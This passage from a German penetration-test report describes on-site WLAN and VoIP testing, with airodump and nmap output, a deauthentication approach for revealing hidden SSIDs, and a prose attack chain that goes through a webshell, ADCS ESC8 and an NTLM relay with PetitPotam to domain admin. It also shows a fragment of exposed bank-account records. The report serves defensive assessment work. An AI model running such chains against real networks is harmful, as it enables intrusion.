Ju	000	46590	Volksb	AT24	000	VA	G	Nr.
M	593	20839	Sparka	AT11	593	SF		Nr.
Mr	001	46590	Volksb	AT94	001	VA	G	Nr.
Ol	581	20815	Die Ste	AT77	581	S1		Nr.
Pc	555	20833	Sparka	AT43	555	SF		Nr.
Sc	599	20815	Die Ste	AT76	599	S1		Nr.
Se	079	38355	Raiffeis	AT78	079	RZ	55	Nr.
Dc	557	20815	Die Ste	AT46	557	S1		Nr.
Sc	188	38240	Raiffeis	AT17	188	RZ	40	Nr.
Ve	735	20815	Die Ste	AT46	735	S1		Nr.
JF								
Br	017	58000	Vibg Le	AT88	017	HY		Nr.
Ke	570	19530	Spängl	AT70	570	SF		Nr.
Nc	575	55000	Szbg L	AT94	575	SL		Nr.
St	457	35127	Raiffeis	AT79	457	RV	27	Nr.
St	323	35061	Raiffeis	AT90	323	RV	61	Nr.
St	848	36329	Raiffeis	AT77	848	RZ	3	Nr.
Be	741	20815	Die Ste	AT43	741	S1		Nr.
Gr	717	20815	Die Ste	AT12	717	S1		Nr.
Al	000	42740	Volksb	AT50	000	VC	2G	Nr.
M	256	16000	Bank fu	AT73	256	BT		Nr.
JF								
Br	038	20815	Die Ste	AT75	038	S1		Nr.
M	046	20815	Die Ste	AT53	046	S1		Nr.
St	053	20815	Die Ste	AT58	053	S1		Nr.
T	800	38128	Raiffeis	AT63	800	RZ	28	Nr.
Bl	025	39117	Kredit	AT59	025	VS	17	Nr.

WLAN-Passwort:

```

Datei Bearbeiten Format Ansicht ?
<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
  <name> WLAN</name>
  <SSIDConfig>
    <SSID>
      <hex>4a55464120574c414e</hex>
      <name> WLAN</name>
    </SSID>
    <nonBroadcast>true</nonBroadcast>
  </SSIDConfig>
  <connectionType>ESS</connectionType>
  <connectionMode>auto</connectionMode>
  <autoSwitch>true</autoSwitch>
  <MSM>
    <security>
      <authEncryption>
        <authentication>WPA2PSK</authentication>
        <encryption>AES</encryption>
        <useOneX>>false</useOneX>
      </authEncryption>
      <sharedKey>
        <keyType>passPhrase</keyType>
        <protected>>false</protected>
        <keyMaterial> </keyMaterial>
      </sharedKey>
    </security>
  </MSM>
</WLANProfile>

```


8.15.2. Empfehlung

Überprüfung der Domänen Shares auf veraltete Daten und weitere Absicherung von personenbezogenen Daten.

9. Überprüfung vor Ort

Im Zuge der ATI-Durchführung wurde auch eine Vor-Ort-Überprüfung am Standort „Sampeldorf“ durchgeführt. Hierbei wurde darauf geachtet, welche Möglichkeiten ein Angreifer hat, der als Servicepersonal vor Ort ist.

9.1. WLAN

Das WLAN Netz wurde auf potentielle Schwachstellen überprüft. Das Gäste-WLAN „ACDS WLAN GUEST“ ist offen, und dadurch auch unverschlüsselt. Des Weiteren wurden das WLAN „Devices“, sowie Netze mit versteckter SSID gefunden, die jeweils mit Pre-Shared-Key verschlüsselt sind.

```
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 6 mins ][ 2022-08-07 16:29

BSSID          PWR RXQ  Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
B6:  :5D:9E  -36  32    3869      0  0  6  130  OPN
B6:  :5D:9E  -35  33    3883     27  0  6  130  WPA2 CCMP  PSK  Devices
B4:  :5D:9E  -35  28    3918      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B4:  :5F:48  -47  27    3633      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B6:  :5F:48  -47  34    3706      0  0  6  130  OPN
B6:  :5F:48  -47  32    3713      0  0  6  130  WPA2 CCMP  PSK  Devices
B4:  :7B:71  -55  0     2324      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B6:  :7B:71  -56  0     2399      0  0  6  130  WPA2 CCMP  PSK  Devices
B6:  :7B:71  -56  0     2361     932  6  6  130  OPN
B6:  :60:B9  -61  33    3689      0  0  6  130  OPN
B6:  :60:B9  -61  30    3714      0  0  6  130  WPA2 CCMP  PSK  Devices
B4:  :60:B9  -61  30    3534      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B4:  :7B:9E  -68  2      689      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B6:  :7B:9E  -68  1      719      0  0  6  130  OPN
B6:  :7B:9E  -68  26   3475      0  0  6  130  WPA2 CCMP  PSK  Devices
B4:  :7D:36  -73  0     2557      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B6:  :7D:36  -73  0     2593      0  0  6  130  WPA2 CCMP  PSK  Devices
B6:  :E3:DD  -77  23    3030      0  0  6  130  OPN
B4:  :E3:DD  -76  23    2869      0  0  6  130  WPA2 CCMP  PSK  <length: 0>
B6:  :E3:DD  -77  32    3747      0  0  6  130  WPA2 CCMP  PSK  Devices

Quitting...
[ga@parrot]~$
```

Es wurde versucht, die versteckte SSID aufzudecken. Hierzu benötigt es aber einen verbundenen Client, der dann mittels Deauthentication-Attack von der Base Station getrennt wird. Versucht sich der Client neu zu verbinden, wird die SSID geleakt.

Leider konnte zu keiner der gefundenen BSSIDs ein verbundener Client gefunden werden.

Es wurde überprüft, ob man über das Gäste-WLAN irgendwelche internen Systeme erreichen kann. Das Gäste-WLAN ist aber gut vom restlichen Netz getrennt, es war kein Übergriff auf interne Systeme möglich.

Anmerkung: Aus einem anderen Finding „8.15 Domänen Share Funde:“ konnte das WLAN-Passwort eingesehen werden. Daraus können wir ableiten, dass ein abgefangener Passwort-Hash nicht (in endlicher Zeit) knackbar wäre. Aber die Tatsache, dass ein Pre-Shared-Key für den Zugang in das interne WLAN verwendet und dieses kaum bis nie geändert wird, birgt ein anderes Risiko; Jeder dem dieses Passwort bekannt war (z.B. ausgeschiedene Mitarbeiter, Information-Leaks) kann sich jederzeit in das interne WLAN und somit auch in das Interne Netz verbinden. Hier ist es unter Umständen vorteilhaft auf personalisierten Zugriff bzw. zumindest auf dedizierte Accounts umzustellen.

9.2. VoIP Netz

Zum Testen des VoIP Netzwerks wurde ein Telefon in einem Besprechungsraum angesteckt und ein Computer wurde verbunden.

Hierbei hat ein Angreifer Zugriff auf mehr als nur Telefone und Telefon-Controller. Insgesamt wurden im Netzwerkbereich 192.168.*.* 2806 Hosts gefunden, die für den Angreifer erreichbar waren. Unter anderem Drucker, Switches, Domain-Controller etc.

Das bedeutet, dass die in Kapitel 8 gefundenen Lücken über einen Angreifer am Standort ausnutzbar sind. Zwar sind nicht alle in Kapitel 8 erwähnten Hosts direkt erreichbar (z.B. die ACTi E32 Kameras im Bereich 192.168.87.* konnten nicht erreicht werden), aber über Pivoting kann man trotzdem darauf zugreifen. Mögliche Wege wären in etwa, den Domain-Controller wie in 8.1. geschildert als Domain-Admin zu übernehmen, oder andere Domänencomputer wie in 8.5. über Firebird zu übernehmen, und sich dann von dort aus weiter im Netz auszubreiten.

```
Nmap scan report for ATR-53.local (192.168.1.53)
Host is up (0.059s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
Warning: OSScan results may be unreliable because we could not find at
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016
Uptime guess: 4.548 days (since Wed Aug 3 02:41:00 2022)
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: Incremental
```

Auch das Intranet kann über das VoIP Netz erreicht werden und anhand der bereits gefundenen Lücken übernommen werden.

Wir empfehlen, dass VoIP Netz so stark wie möglich zu begrenzen. Es sollten nur Telefone und die benötigten Controller dafür erreichbar sein. Zudem empfehlen wir, hierbei die jeweilige Software aktuell zu halten, und die Passwörter auf sichere Passwörter zu ändern.

10. Exploitation Chain

Anhand der vor Ort und intern gefundenen Schwachstellen konnten verschiedene Angriffsketten zusammengestellt werden. Eine mögliche Exploit-Kette könnte wie folgt aussehen: Ein Angreifer befindet sich an einem Außenstandort im Besprechungsraum und schafft es, sich in das VoIP-Netzwerk einzuschleusen. Über dieses Netzwerk kann er unter anderem auf das Intranet und den Domain Controller zugreifen. Der Angreifer scannt diese beiden Ziele und stellt fest, dass er über eine Webshell einen Domain-Computer vollständig übernehmen kann. Mithilfe dieser Übernahme nutzt er die ADCS ESC8-Sicherheitslücke aus und übernimmt die vollständige Domäne als Domänenadministrator.

Als NTLM Relay-Angriff kann der Laptop des Angreifers verwendet werden. Für die erzwungene Authentifizierung des Domain Controllers beim Angreifer kann das Tool PetitPotam direkt als ausführbare Datei auf dem übernommenen Domain-Computer ausgeführt werden, ohne dass zusätzliche Anmeldedaten erforderlich sind.

11. Verwendete Software

Software	Zweck	Link
nmap	Netzwerkscan	https://nmap.org
Burp Suite	Netzwerk Proxy	https://portswigger.net
THC Hydra	Passwort Brute Force	https://sectools.org/tool/hydra/
dirsearch	Webpfad Suche	https://github.com/maurosoria/dirsearch
Nessus	Sicherheitsscanner	https://www.tenable.com/products/nessus
SQLmap	SQL-Injection Finder	http://sqlmap.org/
Certipy	ADCS Audit Tool	https://github.com/ly4k/Certipy/tree/main
Bloodhound	AD Audit Tool	https://github.com/BloodHoundAD/BloodHound
Impacket	Python Collection	https://github.com/fortra/impacket
Smbscan	SMB-Audit Tool	https://github.com/jeffhacks/smbscan
PrivescCheck	Local Privilege Escalation Tool	https://github.com/itm4n/PrivescCheck
WpScan	WordPress Audit Tool	https://wpscan.com/
EvilWinRm	WinRm Ruby Tool	https://github.com/Hackplayers/evil-winrm
Aircrack-ng	WiFi assessment	https://www.aircrack-ng.org/



BearingPoint®

Advanced Threat Inspection